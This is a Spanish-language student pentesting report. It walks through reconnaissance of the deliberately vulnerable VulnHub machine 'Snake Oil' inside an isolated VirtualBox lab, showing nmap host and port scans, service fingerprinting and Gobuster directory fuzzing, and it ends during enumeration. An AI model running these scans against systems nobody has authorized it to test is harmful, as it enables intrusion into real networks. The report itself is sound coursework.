



DE LA TEORÍA A LA PRÁCTICA: WALKTHROUGH EN ACCIÓN

CNO IV - SEGURIDAD INFORMÁTICA

MELANIE ALONDRA ALBA DIEZ
185583
ING. EN TECNOLOGÍAS DE LA INFORMACIÓN

Índice

Introducción y objetivo	2
Configuración del entorno	2
1. Configuración de Host-Only	2
2. Configuración del adaptador de red de Kali Linux	3
3. Configuración del adaptador de red de Snakeoil	4
4. Verificación de conectividad	5
Reconocimiento	6
1. Descubrimiento de host	6
2. Escaneo de puertos y servicios	7
Enumeración	8
Análisis de vulnerabilidades	14

Introducción y objetivo

La seguridad informática no se limita al conocimiento teórico de amenazas y controles, sino que requiere de la capacidad práctica para identificar, analizar y explotar vulnerabilidades en un entorno controlado, con el fin de comprender de forma genuina cómo un atacante podría comprometer un sistema real. El presente informe documenta el proceso completo de un ejercicio de pruebas de penetración (pentesting) realizado sobre la máquina virtual vulnerable "Snake Oil", obtenida de la plataforma VulnHub, siguiendo una metodología estructurada que abarca desde la configuración del entorno de pruebas hasta la escalación de privilegios y obtención de acceso administrativo sobre el sistema objetivo.

El objetivo general de este proyecto es demostrar la capacidad de aplicar conocimientos teóricos de seguridad informática en un entorno práctico, mediante la realización de un walkthrough detallado que documente y explique las técnicas y metodologías utilizadas para vulnerar la máquina virtual objetivo. De manera específica, se busca: configurar un entorno de virtualización aislado que garantice pruebas de penetración seguras; utilizar herramientas de escaneo de puertos y servicios para identificar posibles vectores de ataque; enumerar a fondo los servicios y aplicaciones en ejecución sobre el sistema objetivo; investigar las vulnerabilidades conocidas asociadas a los servicios identificados y evaluar su riesgo y viabilidad de explotación; seleccionar y adaptar los exploits adecuados para las vulnerabilidades encontradas; escalar privilegios hasta obtener acceso administrativo completo; y documentar cada etapa del proceso —comandos, resultados, capturas de pantalla y fundamentos teóricos— tanto en el presente informe como en un video explicativo del walkthrough completo.

Configuración del entorno


Para garantizar pruebas de penetración seguras y controladas, configuramos un entorno de virtualización aislado. Esto responde tanto a una buena práctica de seguridad como a un requisito legal.

Dentro de VirtualBox se importaron dos máquinas virtuales: **Kali Linux**, que actúa como **máquina atacante**, y **Snakeoil**, la **máquina víctima**.

Para el aislamiento de red, se optó por una configuración híbrida: la comunicación de ataque entre Kali y Snakeoil se realiza a través de una red **Host-Only**, mientras que Kali mantiene un segundo adaptador **NAT** únicamente para tener acceso a internet cuando sea necesario instalar herramientas adicionales. Snakeoil, en cambio, cuenta exclusivamente con el adaptador Host-Only, sin salida a internet, garantizando así su aislamiento.

1. Configuración de Host-Only



Por defecto, VirtualBox ya contaba con una red Host-Only creada ("VirtualBox Host-Only Ethernet Adapter"), con el rango 192.168.56.1/24 y servidor DHCP habilitado, por lo que no fue necesario crear una nueva.



Dirección del servidor:	192.168.56.100
Máscara del servidor:	255.255.255.0
Límite inferior de direcciones:	192.168.56.101
Límite superior de direcciones:	192.168.56.254


2. Configuración del adaptador de red de Kali Linux

Se configuró el Adaptador 1 de Kali Linux como **Host-Only**, seleccionando el adaptador creado por VirtualBox, y se mantuvo un segundo adaptador en modo **NAT** para conservar acceso a internet sin comprometer el aislamiento de la máquina víctima.



3. Configuración del adaptador de red de Snakeoil

En Snakeoil se repitió el mismo procedimiento, configurando su único adaptador como **Host-Only**, sin NAT.



4. Verificación de conectividad

Para verificar la conectividad, se ejecutó el comando `ip a` en la terminal de Kali, confirmando la asignación de la dirección **192.168.56.102/24** en la interfaz **eth1**, lo que validó que la red Host-Only quedó correctamente configurada.

```
(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 86322sec preferred_lft 86322sec
    inet6 fd17:625c:f037:2:55eb:d182:f2da:5322/64 scope global dynamic noprefixroute
        valid_lft 86324sec preferred_lft 14324sec
    inet6 fe80::6d29:152:80b:eee/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b9:de:f2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
        valid_lft 522sec preferred_lft 522sec
    inet6 fe80::14ba:35f4:c123:11f7/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Reconocimiento

Al no conocer previamente la dirección IP del objetivo, el primer paso de la fase de reconocimiento consistió en un barrido de red (network sweep), que consiste en enviar paquetes a todo el rango de IPs posible de la subred para determinar cuáles hosts están activos, sin aún indagar en los servicios que corren detrás de cada uno.

1. Descubrimiento de host

Se ejecutó el comando `sudo nmap -sn 192.168.56.0/24`, donde el parámetro `-sn` indica un "ping scan" que únicamente detecta hosts activos sin escanear puertos, y `192.168.56.0/24` corresponde a la totalidad del rango de la red Host-Only configurada.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.56.0/24
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-06 19:56 -0400
Nmap scan report for 192.168.56.1
Host is up (0.00038s latency).
MAC Address: 0A:00:27:00:00:10 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00023s latency).
MAC Address: 08:00:27:88:CF:5A (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up (0.0042s latency).
MAC Address: 08:00:27:53:6A:3D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 6.92 seconds
```

De los cuatro hosts detectados, se identificó a **192.168.56.101** como la máquina Snakeoil por descarte: **192.168.56.1** corresponde a la puerta de enlace, **192.168.56.100** es la dirección reservada al servidor DHCP virtual de VirtualBox, y **192.168.56.102** es la propia interfaz de Kali. Esta hipótesis se confirmó mediante un ping directo (`ping -c 4 192.168.56.101`), que obtuvo los 4 paquetes enviados con 0% de pérdida, evidenciando que el host está activo y responde consistentemente.

```
(kali㉿kali)-[~]
└─$ ping -c 4 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=13.5 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.410 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.482 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.590 ms

— 192.168.56.101 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3038ms
rtt min/avg/max/mdev = 0.410/3.757/13.549/5.653 ms
```

2. Escaneo de puertos y servicios

El objetivo de esta fase es identificar posibles vectores de ataque, es decir, determinar qué puertos se encuentran abiertos en el objetivo y qué software (junto con su versión específica) opera detrás de cada uno. Para esto se utilizó **Nmap** en dos etapas.

En primer lugar, se realizó un escaneo completo de los 65,535 puertos TCP mediante `sudo nmap -p- --min-rate=1000 192.168.56.101`, donde **-p-** obliga a Nmap a revisar la totalidad de los puertos en lugar de únicamente los 1000 más comunes, y **--min-rate=1000** acelera el escaneo forzando un envío mínimo de 1000 paquetes por segundo. Se identificaron tres puertos abiertos: **22/tcp (SSH)**, **80/tcp (HTTP)** y **8080/tcp (HTTP alternativo)**.

```
(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate=1000 192.168.56.101
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-06 20:36 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00060s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp  open  http-proxy
MAC Address: 08:00:27:53:6A:3D (Oracle VirtualBox virtual NIC)
```

A continuación, se ejecutó un escaneo dirigido únicamente a los tres puertos identificados, mediante `sudo nmap -sC -sV -p22,80,8080 192.168.56.101`, donde **-sV** detecta la versión exacta del software detrás de cada servicio y **-sC** ejecuta scripts básicos del Nmap Scripting Engine (NSE) para obtener información adicional. Los resultados mostraron: **OpenSSH 7.9p1 sobre Debian 10** en el **puerto 22**; **nginx 1.14.2** en el **puerto 80**, con el sitio "Welcome to SNAKEOIL!"; y **nginx 1.14.2** en el **puerto 8080**, con un sitio distinto titulado "Good Tech Inc.'s Snake Oil Project".


```
(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -p22,80,8080 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-07 03:11 -0400
Nmap scan report for 192.168.56.101
Host is up (0.0029s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 73:a4:8f:94:a2:20:68:50:5a:ae:e1:d3:60:8d:ff:55 (RSA)
|   256 f3:1b:d8:c3:0c:3f:5e:6b:ac:99:52:80:7b:d6:b6:e7 (ECDSA)
|_  256 ea:61:64:b6:3b:d3:84:01:50:d8:1a:ab:38:29:12:e1 (ED25519)
80/tcp    open  http     nginx 1.14.2
|_ _http-title: Welcome to SNAKEOIL!
|_ _http-server-header: nginx/1.14.2
8080/tcp  open  http     nginx 1.14.2
|_ _http-server-header: nginx/1.14.2
|_ _http-title: Welcome to Good Tech Inc.'s Snake Oil Project
MAC Address: 08:00:27:53:6A:3D (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Enumeración


El objetivo de la enumeración es obtener información detallada sobre el sistema objetivo, explorando en profundidad el contenido detrás de cada servicio ya identificado.


Se comenzó con una revisión manual de ambos sitios web, inspeccionando su código fuente mediante **Ctrl+U**. En el **puerto 80** no se encontró información relevante. En el **puerto 8080**, en cambio, se observó una discrepancia en la numeración de las publicaciones mostradas: existían enlaces a los posts **/1**, **/2** y **/4**, faltando el **/3**. Esta clase de huecos es una pista habitual en máquinas de tipo "boot-to-root", correspondiendo generalmente a un recurso que existe en el servidor pero que fue deliberadamente ocultado de la interfaz visible. Adicionalmente, se identificaron las rutas **/create** y **/N/edit**, evidenciando que el sitio corresponde a una aplicación web dinámica —probablemente construida en Python con Flask, a juzgar por el estilo de sus rutas— con funcionalidad de creación y edición de contenido, por lo que cualquier punto de entrada de datos del usuario queda marcado como candidato a vulnerabilidades de inyección en la fase de análisis.





Se visitó manualmente la ruta faltante ***http://192.168.56.101:8080/3***, obteniendo como respuesta el JSON `{"message": "Who moved my cheese?", "success": false}`, en lugar de un error genérico de página no encontrada. Esto confirmó que la aplicación cuenta con una API que devuelve datos estructurados y maneja errores de forma personalizada, información relevante para anticipar el comportamiento de los endpoints `/create` y `/N/edit` durante la fase de explotación.





Con el fin de mantener organizada toda la evidencia generada durante el proyecto, se creó un directorio de trabajo dedicado (**~/snakeoil-project**), desde el cual se ejecutaron las herramientas de enumeración subsecuentes.

Se utilizó **Gobuster** para realizar **fuzzing** de directorios: a diferencia del escaneo de puertos, que responde a la pregunta "¿qué servicios existen?", esta técnica busca responder "¿qué rutas o archivos existen dentro de un servicio ya identificado?", generando tráfico real contra la aplicación para descubrir su estructura interna. Se ejecutó contra ambos puertos web:

```
gobuster dir -u http://192.168.56.101/ -w /usr/share/wordlists/dirb/common.txt -o  
gobuster_80.txt  
  
gobuster dir -u http://192.168.56.101:8080/ -w /usr/share/wordlists/dirb/common.txt -o  
gobuster_8080.txt
```

donde **dir** indica el modo de enumeración de directorios y archivos, **-u** especifica la URL objetivo, **-w** la wordlist de referencia (en este caso, la lista de ~4600 nombres comunes incluida por defecto en Kali), y **-o** guarda la salida en un archivo de texto para su posterior consulta.

En el **puerto 80**, la herramienta no encontró rutas o archivos adicionales dentro de la wordlist utilizada, lo que sugiere que este sitio es predominantemente estático y no ofrece una superficie de ataque adicional más allá de su página principal.

```
(kali@kali)-[~/snakeoil]
$ gobuster dir -u http://192.168.56.101/ -w /usr/share/wordlists/dirb/common.txt -o gobuster_80.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.101/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

Progress: 4613 / 4613 (100.00%)

Finished
```

